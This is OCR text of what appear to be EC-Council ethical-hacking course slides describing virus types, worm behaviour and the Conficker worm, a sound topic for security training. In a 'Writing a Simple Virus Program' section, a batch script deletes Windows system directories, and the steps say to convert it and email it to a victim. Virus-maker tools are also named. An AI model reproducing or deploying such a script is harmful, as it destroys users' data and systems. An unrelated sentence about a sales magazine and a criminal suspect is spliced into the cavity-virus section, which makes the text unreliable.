


Encryption Viruses

This type of virus uses simple **encryption** to encipher the code


The virus is encrypted with a different key for each infected file

AV scanner cannot directly detect these types of viruses using signature detection methods




Polymorphic Code

1. Polymorphic code is a code that mutates while keeping the original algorithm intact
2. To enable polymorphic code, the virus has to have a polymorphic engine (also called mutating engine or mutation engine
3. A well-written polymorphic virus therefore has no parts that stay the same on each infection



Metamorphic Viruses

1. Metamorphic viruses **rewrite** themselves completely each time they are to infect new executable
2. Metamorphic code can **reprogram** itself by translating its own code into a temporary representation and then back to the normal code again
3. For example, W32/Simile consisted of over 14000 lines of assembly code, 90% of it is part of the metamorphic engine



a.) Variant A

c.) The "Unofficial" Variant C

b.) Variant B

d.) The .D variant (which was the "official" C of the original author)

File Overwriting or Cavity Viruses

- Cavity Virus overwrites a part of the host file with a constant (usually nulls), without increasing the length of the file and preserving its functionality

Sales & marketing management is the leading authority for executives in the sales and marketing management industries. The suspect, Desmond Turner, surrendered to authorities at a downtown Indianapolis fast-food restaurant

```
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null
```

Original File
Size: 45 KB

Infected File
Size: 45 KB

Sparse Infector Viruses


Sparse infector virus infects only occasionally (e.g. every tenth program executed), or only files whose **lengths fall within a narrow range**

By infecting less often, such viruses try to **minimize the probability** of being discovered

Companion/Camouflage Viruses

A Companion virus creates a **companion file** for each executable file the virus infects

Therefore, a companion virus may save itself as **notepad.com** and every time a user executes notepad.exe (good program), the computer will load notepad.com (virus) and **infect** the system




Virus infects the system with a file notepad.com and saves it in c:\winnt\system32 directory

Notepad.exe

Notepad.com


Shell Viruses

- Virus code forms a shell **around the target host program's code**, making itself the original program and host code as its sub-routine
- Almost **all boot program viruses** are shell viruses




File Extension Viruses

1. File extension viruses change the extensions of files
2. .TXT is safe as it indicates a pure text file
3. With extensions turned off, if someone sends you a file named BAD.TXT.VBS, you will only see BAD.TXT
4. If you have forgotten that extensions are turned off, you might think this is a text file and open it
5. This is an executable Visual Basic Script virus file and could do serious damage
6. Countermeasure is to turn off "Hide file extensions" in Windows




Add-on and Intrusive Viruses

Add-on viruses append their code to the host code **without making any changes** to the latter or **relocate the host code** to insert their own code at the beginning



Intrusive viruses overwrite the **host code partly** or **completely** with the viral code



Transient and Terminate and Stay Resident Viruses

Basic Infection Techniques

Direct Action or Transient Virus

Transfers all the controls of the host code to where it **resides**

Selects the target program to be modified and corrupts it

Terminate and Stay Resident Virus (TSR)

Remains permanently in the memory during the entire work session even after the target host's program is executed and terminated; can be removed only by **rebooting the system**

Writing a Simple Virus Program

Create a batch file Game.bat with this text

```
@ echo off
del c:\winnt\system32\*.*
del c:\winnt\*.*
```

1

Convert the Game.bat batch file to Game.com using bat2com utility

2

Send the Game.com file as an email attachment to a victim


3


When run it deletes core files in the WINNT directory making Windows unusable

Terabit Virus Maker

JPS Virus Maker

DELmE's Batch Virus Maker




Module Flow
Virus and Worms Concepts
Types of Viruses
Computer Worms
Malware Analysis
Countermeasures
Penetration Testing
C|EH
45
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Computer Worms

Computer worms are malicious programs that **replicate**, **execute**, and **spread** across the network connections independently without human interaction

Most of the worms are created only to replicate and spread across a network, consuming available **computing resources**; however, some worms carry a payload to damage the host system

Attackers use worm payload to install backdoors in infected computers, which turns them into zombies and **creates botnet**; these botnets can be used to carry further cyber attacks


How is a Worm Different from a Virus?

A worm is a special type of virus that can replicate itself and use memory, but cannot attach itself to other programs

A worm takes advantage of file or information transport features on computer systems and spreads through the infected network automatically but a virus does not


Example of Worm Infection: Conficker Worm

The Conficker worm is a computer worm that infects computers and **spreads itself** to other computers across a network automatically, without human interaction



What does the Conficker Worm do?

- The Conficker worm can also **disable** important services on your computer
- In the Autoplay dialog box, the option **Open folder to view files — Publisher not specified** was added by the worm
- The highlighted option, **Open folder to view files — using Windows Explorer** is the option that Windows provides and the option you should use
- If you select the first option, the worm **executes** and can begin to spread itself to other computers


How does the Conficker Worm Work?
Shared computers with weak passwords
Computers with proper password policy, security updates, anti-virus, and secured shares
Removable devices
Conficker attempts to make numerous connections to computers across the network
Computers with open shares
Computers without latest security updates
CEH
50
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Worm Analysis: W32/Netsky

